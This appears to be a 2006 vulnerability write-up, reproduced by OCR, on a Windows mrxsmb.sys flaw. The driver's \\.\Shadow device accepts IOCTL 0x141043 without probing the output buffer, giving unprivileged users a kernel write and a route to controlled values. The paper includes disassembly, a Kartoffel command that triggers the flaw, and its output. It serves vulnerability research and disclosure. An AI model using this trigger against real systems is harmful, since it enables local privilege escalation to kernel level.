


REVERSING MRXSMB.SYS
CHAPTER I

"Getting Ring0"

Rubén Santamarta
ruben@reversemode.com
www.reversemode.com

May 15, 2006

Index

1.INTRODUCTION

"Client Side Caching" briefly

"*Client Side Caching*" aka "*Offline Files*" provides to Windows 2000 and Windows XP (Windows Vista?) the proper infrastructure which facilitates a seamless operation across connectivity states between client and remote server.

It is employed to safeguard the user and the client applications across connectivity interruptions ,bandwidth changes, etc. This is accomplished in part by caching the desirable file or files together with the appropriate protocol information to a local data store. It is located in the hidden "*%systemroot%\csc*" directory . In addition, access rights and share access rights are also cached.

Cut and paste from *Windows XP Resource online* :

"*The CSC directory contains all offline files that are requested by any user on the computer. The database mimics the network resource while it is offline so that files are accessed as though the network resource is still available. File permissions and system permissions on the files are preserved. For example, a Microsoft® Word document created by Bob, given a password, and saved to a share on which only Bob has Full Control, cannot be opened from the CSC directory by Alice, because she has neither the share permissions to open the file nor the password required to open the file in Microsoft Word. You can also maintain the security of sensitive files by using Encrypting File System (EFS) to encrypt the Offline Files cache.*"

2.CSCDLL.DLL AND MRXSMB.SYS

The CSC infrastructure comprises user-mode components. One of them is the undocumented system dll, *cscdll.dll.*

It exports synchronization functions, online/offline states,offline store, file handling, cache operations,etc.

For example, Cscdll.dll is used by Windows Media Player or Internet Explorer . When the user is trying to access to a remote share file or share directory content, the CSC mechanism is activated.
Cscdll.dll is not alone, there is a driver waiting it...*mrxsmb.sys.*

Mrxsmb.sys is the Microsoft Server Message Block Redirector Driver. According to Microsoft Installable File System Documentation, the basic software components required as part of a Network Redirector are:

- *A kernel-mode file system device driver (SYS) that provides the network redirector functions.*
- *A user-mode dynamic link library (DLL) that provides access for client user-applications to the Network Provider interface for non-file operations and enables communication with the kernel-mode file system driver providing the network redirector functions.*

The user-mode component is easily identified, as well as its associated kernel-mode component , *mrxsmb.sys.* It does not mean that *mrxsmb.sys* only "serves" to *cscdll.dll* although we will focus on that communication.
Sometimes, there is a service between the dll and the driver which acts as "intermediary", i.e. both *ntlanman.dll* and *svchost.exe* communicate with *mrxsmb.sys* in order to perform certain operations, however it is "surveiled" by svchost.exe

Cscdll.dll "talks" directly with *mrxsmb.sys.* There is a well known api which is used by user-mode applications to communicate with drivers:

```
BOOL DeviceIoControl(
  HANDLE hDevice,
  DWORD dwIoControlCode,
  LPVOID lpInBuffer,
  DWORD nInBufferSize,
  LPVOID lpOutBuffer,
  DWORD nOutBufferSize,
  LPDWORD lpBytesReturned,
  LPOVERLAPPED lpOverlapped
);
```

The way in which the IOM will handle input and output buffers is determined by the IOCTL . IOCTLs are generated using the following macro defined in *ddk.h*

```
#define CTL_CODE(DeviceType, Function, Method, Access) (
  ((DeviceType) << 16) | ((Access) << 14) | ((Function) << 2) | (Method)
)
```

DeviceType
0x0000-0x7FFF Reserved for Microsoft.
0x8000-0xFFFF Reserved for OEMs and IHVs
Interesting:
#define FILE_DEVICE_NETWORK_FILE_SYSTEM 0x00000014

Function
0x000-0x7FF Reserved for Microsoft
0x800-0xFFF Reserved for OEMs and IHVs.


Method

#define METHOD_BUFFERED 0
#define METHOD_IN_DIRECT 1
#define METHOD_OUT_DIRECT 2
#define METHOD_NEITHER 3

Access
#define FILE_ANY_ACCESS 0x00000000
#define FILE_READ_ACCESS 0x00000001
#define FILE_WRITE_ACCESS 0x00000002
Having a look at DDK one more time :

METHOD_NEITHER
"The I/O manager does not provide any system buffers or MDLs. The IRP supplies the user-mode virtual addresses of the input and output buffers that were specified to DeviceIoControl or IoBuildDeviceIoControlRequest, without validating or mapping them.
This method can be used only if the driver can be guaranteed to be running in the context of the thread that originated the I/O control request. Only a highest-level kernel-mode driver is guaranteed to meet this condition, so METHOD_NEITHER is seldom used for the I/O control codes that are passed to low-level device drivers.

With this method, the highest-level driver must determine whether to set up buffered or direct access to user data on receipt of the request, possibly must lock down the user buffer, and must wrap its access to the user buffer in a structured exception handler[...]"



So IOCTLs potentially dangerous would like as follows:

0x14xxx3 – 0x14xxx7 – 0x14xxxB - 0x14xxxF

3.FLAW

Just the most important steps and code snippets are explained

DeviceIoControl is heavily used.

```
[...]
 sub_770A972C+53   call    ds:DeviceIoControl
 sub_770A97AA+57   call    ds:DeviceIoControl
 sub_770A983D+57   call    ds:DeviceIoControl
 sub_770A98C9+83   call    ds:DeviceIoControl
 sub_770A99CA+42   call    ds:DeviceIoControl
[...]
```

cscdll.dll

We are seeking certain parameters, OutBuffer != NULL && OutBufferSize != 0

Potentially dangerous Call

RING 3

```
.text:770A9D53              push    [ebp+lpInBuffer]
.text:770A9D56              call    sub_770A9700 - Returns  Input Buffer length
.text:770A9D5B              pop     ecx
.text:770A9D5C              mov     edx, [ebp+arg_C]
.text:770A9D5F              mov     ecx, [ebp+lpOutBuffer]
.text:770A9D62              push    0               ; lpOverlapped
.text:770A9D64              push    offset BytesReturned ; lpBytesReturned
.text:770A9D69              push    18h             ; nOutBufferSize-Sizeof(OBJECT_ATTRIBUTES)
.text:770A9D6B              shl     eax, 1
.text:770A9D6D              push    ecx             ; lpOutBuffer       -Any memory  address
.text:770A9D6E              push    eax             ; nInBufferSize
.text:770A9D6F              push    [ebp+lpInBuffer] ; lpInBuffer
.text:770A9D72              mov     [ecx+10h], edx
.text:770A9D75              push    141043h         ; dwIoControlCode- 0x14xxx3h match!
.text:770A9D7A              push    esi             ; hDevice – Later...
.text:770A9D7B              call    ds:DeviceIoControl
.text:770A9D81              test    edi, edi
.text:770A9D83              mov     ebx, eax
.text:770A9D85              jz      short loc_770A9D8D
.text:770A9D87              push    esi             ; hObject
```

cscdll.dll

What about the device?... CreateFileA help us.

```
.text:770AA9A6              push    0               ; hTemplateFile
.text:770AA9A8              push    [esp+4+dwFlagsAndAttributes] ; dwFlagsAndAttributes
.text:770AA9AC              push    3               ; dwCreationDisposition
.text:770AA9AE              push    0               ; lpSecurityAttributes
.text:770AA9B0              push    3               ; dwShareMode
.text:770AA9B2              push    20h             ; dwDesiredAccess
.text:770AA9B4              push    offset a_Shadow ; "\\\\.\\shadow" ;  Nice device name.
.text:770AA9B9              call    ds:CreateFileA
```

cscdll.dll

RING0

mrxsmb.sys handling our request....

Firstly...

```
PAGE:00060AC2          cmp     [esp+arg_4], 141043h      ;Our "Magic" IOCTL
PAGE:00060ACA          mov     eax, [esp+arg_0]          ;
PAGE:00060ACE          jnz     short loc_60B12
PAGE:00060AD0          mov     ecx, [eax+0FCh]
PAGE:00060AD6          mov     eax, [eax+0F8h]           ;Input Buffer length
PAGE:00060ADC          dec     eax                       ;'\0' out!
PAGE:00060ADD          cmp     eax, 288h                 ;Max length
PAGE:00060AE2          ja      short loc_60AEF           ;Bad, Bad, Bad...
PAGE:00060AE4          push    eax             ; Length
PAGE:00060AE5          push    ecx             ; Address
PAGE:00060AE6          call    sub_3B45C                 ;ProbeForWrite & ProbeForRead check [Inbuff]
```

mrxsmb.sys

Finally...

```
PAGE:00064CA4          mov     [ebp+ObjectAttributes.ObjectName], eax ;Very important!
PAGE:00064CA7          pop     ecx
PAGE:00064CA8          xor     eax, eax
PAGE:00064CAA          lea     edi, [ebp+EaBuffer]
PAGE:00064CAD          rep stosd
PAGE:00064CAF          and     [ebp+var_54], al
PAGE:00064CB2          mov     eax, [ebp+var_8]
PAGE:00064CB5          add     ebx, 0Ch
PAGE:00064CB8          xor     edx, edx
PAGE:00064CBA          mov     word ptr [ebp+var_14+2], bx
PAGE:00064CBE          mov     word ptr [ebp+var_14], bx
PAGE:00064CC2          mov     [ebp+ObjectAttributes.Length], 18h   ; 18h==OutBufferSize
PAGE:00064CC9          mov     [ebp+ObjectAttributes.RootDirectory], edx
PAGE:00064CCC          mov     [ebp+ObjectAttributes.Attributes], 40h
PAGE:00064CD3          mov     [ebp+ObjectAttributes.SecurityDescriptor], edx
PAGE:00064CD6          mov     [ebp+ObjectAttributes.SecurityQualityOfService], edx
PAGE:00064CD9          mov     [ebp+EaBuffer], edx
PAGE:00064CDC          mov     [ebp+var_53], 15h
PAGE:00064CE0          mov     [ebp+var_52], 4
PAGE:00064CE6          test    byte ptr [eax], 1
PAGE:00064CE9          jz      short loc_64CF2
PAGE:00064CEB          mov     [ebp+var_38], 1
PAGE:00064CF2
PAGE:00064CF2 loc_64CF2:                               ; CODE XREF: sub_64B98+151#j
PAGE:00064CF2          push    5
PAGE:00064CF4          lea     eax, [ebp+EaBuffer]
PAGE:00064CF7          pop     ecx
PAGE:00064CF8          mov     esi, offset aRxcsccopychu_0 ; "$RxCscCopyChunkOpen$"
PAGE:00064CFD          push    24h             ; EaLength
PAGE:00064CFF          push    eax             ; EaBuffer
PAGE:00064D00          push    68h             ; CreateOptions
PAGE:00064D02          push    1               ; CreateDisposition
PAGE:00064D04          push    7               ; ShareAccess
PAGE:00064D06          push    80h             ; FileAttributes
PAGE:00064D0B          lea     eax, [ebp+IoStatusBlock]
PAGE:00064D0E          push    edx             ; AllocationSize
PAGE:00064D0F          push    eax             ; IoStatusBlock
PAGE:00064D10          lea     eax, [ebp+ObjectAttributes]
PAGE:00064D13          push    eax             ; ObjectAttributes
PAGE:00064D14          push    100080h         ; DesiredAccess
PAGE:00064D19          push    [ebp+FileHandle] ; FileHandle ;FileHandle==OutBuffer+0xC
PAGE:00064D1C          lea     edi, [ebp+var_50]
PAGE:00064D1F          rep movsd
PAGE:00064D21          call    ds:ZwCreateFile           ; if(ZwCreateFile) Overwrite();
```

mrxsmb.sys

Cscdll.dll is requesting to *mrxsmb.sys* a handle to a file. The mrxsmb.sys routine which handles this IOCTL, trusts on the caller. Error. Unfortunatly, the world is not perfect, there are Bush people, oops!, bad people I mean.

```
PAGE:00064D19           push    [ebp+FileHandle] ; FileHandle ;FileHandle==OutBuffer+0xC
```

ProbeForWrite had avoided headaches

Checking for max length (288h)...

```
PAGE:00060AD6           mov     eax, [eax+0F8h]         ;Input Buffer Length
PAGE:00060ADC           dec     eax                     ;'len-1
PAGE:00060ADD           cmp     eax, 288h               ;Max length
PAGE:00060AE2           ja      short loc_60AEF         ;Bad, Bad, Bad...
```

mrxsmb.sys

Nevertheless, ZwCreateFile is still returning -1 and we should generate valid handle values.

Tip

ZwCreateFile returns a handle to the own caller if ObjectName is equal to NULL.

So...pretty simple:

InputBuffer filled with zeroes
+ InputBuffSize = 2

```
PAGE:00060ADC           dec   eax  ; 2-1 = 1
```

ObjectAttributes.ObjectName==NULL

```
PAGE:00064CA4           mov     [ebp+ObjectAttributes.ObjectName], eax; eax==NULL
```

mrxsmb.sys

This structure is passed to ZwCreateFile, thus it will always return a handle to the own caller so the memory address pointed by OutBuffer+0xC will be overwritten with this value.

It seems that *mrxsmb.sys* is filling a pseudo-OBJECT_ATTRIBUTES structure in user-mode, I guess that it is performed in order to speed up file operations.

SHADOW DEVICE

"What about "\\.\shadow" device?" "It's really obscure ,isn't it?" "What the f**** is this?" perhaps questions like these are in your mind at this moment.

Shadow Devices are usually implemented in order to deal with reentrancy issues during IRP_MJ_CREATE operations. It builts a "second device path" in the driver, (\Device\LanmanRedirector is the one of the main devices). This is the goal of the Shadow device in this case.

```
PAGE:000429DF           push    offset a??Shadow ; "\\??\\Shadow"
PAGE:000429E4           lea     eax, [ebp+SymbolicLinkName]
PAGE:000429E7           push    eax             ; DestinationString
PAGE:000429E8           mov     esi, ds:RtlInitUnicodeString
```

```
PAGE:000429EE          call    esi ; RtlInitUnicodeString
PAGE:000429F0          lea     eax, [ebp+SymbolicLinkName]
PAGE:000429F3          push    eax             ; SymbolicLinkName
PAGE:000429F4          call    ds:IoDeleteSymbolicLink
PAGE:000429FA          push    [ebp+DeviceName] ; DeviceName
PAGE:000429FD          lea     eax, [ebp+SymbolicLinkName]
PAGE:00042A00          push    eax             ; SymbolicLinkName
PAGE:00042A01          call    ds:IoCreateSymbolicLink
```

mrxsmb.sys

The Shadow device is the device used by the CSC components. Every action performed by CSC has assigned this device.

GENERATING VALUES

One of the most important characteristic of this vulnerability is the chance to generate controlled values.
The value of the handle grows toward higher or lower values, this behaviour could be modeled using a simple linear equation:

y= ax +/- b
where

y=Desired/obtained value
b=First handle obtained.
x=Number of Calls needed/executed
a=sizeof(HANDLE)

Calling successively DeviceIoControl in the way we have previously explained, we are generating any value, with the condition of being a multiple of sizeof(HANDLE) and limited by the max number of handles permitted by Windows.

Important
Handles are process specific

4.LAST WORDS

Unprivileged users can execute arbitrary code with kernel privileges.

5.TESTING WITH Kartoffel

Kartoffel is an Open Source (GPL) Driver Verification Tool that I have developed.

Using Kartoffel you can test this vulnerability quickly.

1.Load Kartoffel Driver- i.e

> kartoffel -q c:\windows\system32\Drivers\Kartoffeldriver.sys

2.Query Device

> kartoffel -s \\.\Shadow -n 0x10 -o 0x10 -z 0x2 -Z 0x18 -I 141043 -v

Output – Added amazing FX ;)

```
Input Size:[0x0002]

      Ouput Size:[0x0018]

            IOCTL:[0x00141043]     -> Response received [IOM notified]

[ RESULTS ] ____________________________________________________________


Test ID [ 0x0001 ] ----------------------------------------------------------

[ FUZZING ]

- Input Buffer  Size: (0x0002) Method: "" Submethod: ""
- Output Buffer Size: (0x0018) Method: "" Submethod: ""
- IOCTL        [ 0x00141043 ]
            => DEVICE:     FILE_DEVICE_NETWORK_FILE_SYSTEM
            => ACCESS:     ANY ACCESS
            => FUNCTION:   0x0410
            => METHOD:     METHOD_NEITHER

[ FLAW ]

 - RING 0 ACCESS -    // Flaw Identified

[ BUFFERS ]

Response Received [OUTPUT BUFFER]

[0x000]: 00000000      00000000      00000000      000007D4   // The handle previously explained.

Original Data [OUTPUT BUFFER]

[0x000]: 00000000      00000000      00000000      00000000

Original Data [INPUT BUFFER]

[0x000]: 00000000      00000000      00000000      00000000
```

Kartoffel is available for download at www.reversemode.com

6. REFERENCES

1.Microsoft Developers Network Online
<http://msdn.microsoft.com> June 8, 2006

2.Sk. Windows Local Kernel Exploitation.
<http://www.xfocus.net/projects/Xcon/2004/Xcon2004_sk.pdf> June 8, 2006

3.Mrxsmb.sys Privilege Scalation Exploit Code
<http://www.reversemode.com/index.php?option=com_remository&Itemid=2&func=select&id=9> June 8, 2006


```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.4.2 (MingW32)

mQGiBEOLXR8RBAC+CP5OBdAnccP6H3Sy9YwPDA2AUJ6d0tTfYWQVWNLKcbF12tQp
tCNqPJlR6Gx2UZMphdUlPwEZ1PwuENSmJuabuN09GZ4/cr+VVXPOHh2cHfYej/W3
JOpSVhPH539noSxAwQrojU6EpKvHcunfLT43lN9qSsYSizohgMqISEs2BwCgzMJM
8tmc8I7m0kIocnNd+gH0uu0EAIxgH9oauDiWVSRJYvpdi6YKGRwV9ZuuO5Cx4bts
VucKhVLXatDYsUuMvrIsd3palCI90dMA0wEK8XpemMqXA91bXpyrZHwVLRcUWlrH
WJCA53zgPTHRg77GTO04gLkdzrmcljiq8kglJo7EM2ICGEQ4UYU1gyu6r84NeLSn
dXI0A/9ZJDdIASAmoC7+uuVv+tA/9kqXwQGVJYwu137H/A3m5RWdNAVusOEhpOdR
YZwYGuLojgoy9j5zUfy+tc9JtKPjUGPth7YGSQycOwr4symlKx9W4/LagJk5ZBQW
C+Og33oELl48EqjIvIHm3h2P6vUZaP2R8wVJe1bcOE6OCty/U7QoUnViZW4gU2Fu
dGFtYXJ0YSA8cnViZW5AcmV2ZXJzZW1vZGUuY29tPohmBBMRAgAmBQJDi10fAhsD
BQkDwmcABgsJCAcDAgQVAggDBBYCAwECHgECF4AACgkQ2pGo2fjs1O3RfwCZAfdi
rSY+jD04Oscd+BKZKFScQhIAoKXKIp7DWKESjEGiXjQYPllFBUdFuQINBEOLXUMQ
CAC5M6M0uH+xk5SouFur7FXhOXOlNFGHa7ADI5CRIfiTyFdjuLb5vZTWFdevSEm/
oEVh0pEHY0uPv8B+f8bwdBljdZn/MCkfT4Y4Q4jLyKKJAYrYHJamxeCZxlCvF68/
YRucXryohGIP1YsXz0w2v4cNPALbAUV9hD5DaD933G2rJZ1POHjwkTUWFl7upwT9
yfGgf0w3oL1oyQsD0hgqyqzFXtVepH4wZgt/yodDcPrZjXwPV9pGtEdTZQXn8NXC
p9OGfVIAeh86j8RCOuoMkejxl/5w/9bxjCmQlCLtDdcs62hX2cpdgRkMzod83egV
J5pQy2orWsEb7SMRXUGn6JrHAAQNB/0fGGszanhz047AuJM/GTaXpiOlCHIOgFAz
X9/Tt0mRWwF0f/fv4HrTH5TJGqXpnMTC3bizAXRmDh1NThqQ9iTXJCi7iwVOtt0x
G55VYuIUEwJ0WNJ4sy/MEE1qoyqW7MgGOtHZ2vkxiJKsraBiJdK/n1oePKh06u2z
9Y2l3PJtB7+nlVITkehCTlJ5VNhDgQ8D44cyxaxTZD6bDqaE+NX2lcqUM1dKNm0W
gkVOyjNXlYp/sFiQXYGUApYsMIbubQOI67YS5ReHAUKjPuZGswgbN+4eiwfCuyeM
zxWWq4wtEGpVcH1jqZ53QQNiBYm4Xw5WHbN+nxb86xxagabBikeBiE8EGBECAA8F
AkOLXUMCGwwFCQPCZwAACgkQ2pGo2fjs1O3M0wCfUVbtbjwRbmgAvXOGrv38alEI
p6UAoILzgf6ktJwUchyuxwuEZzhMNqEL
=iSHC
-----END PGP PUBLIC KEY BLOCK-----
```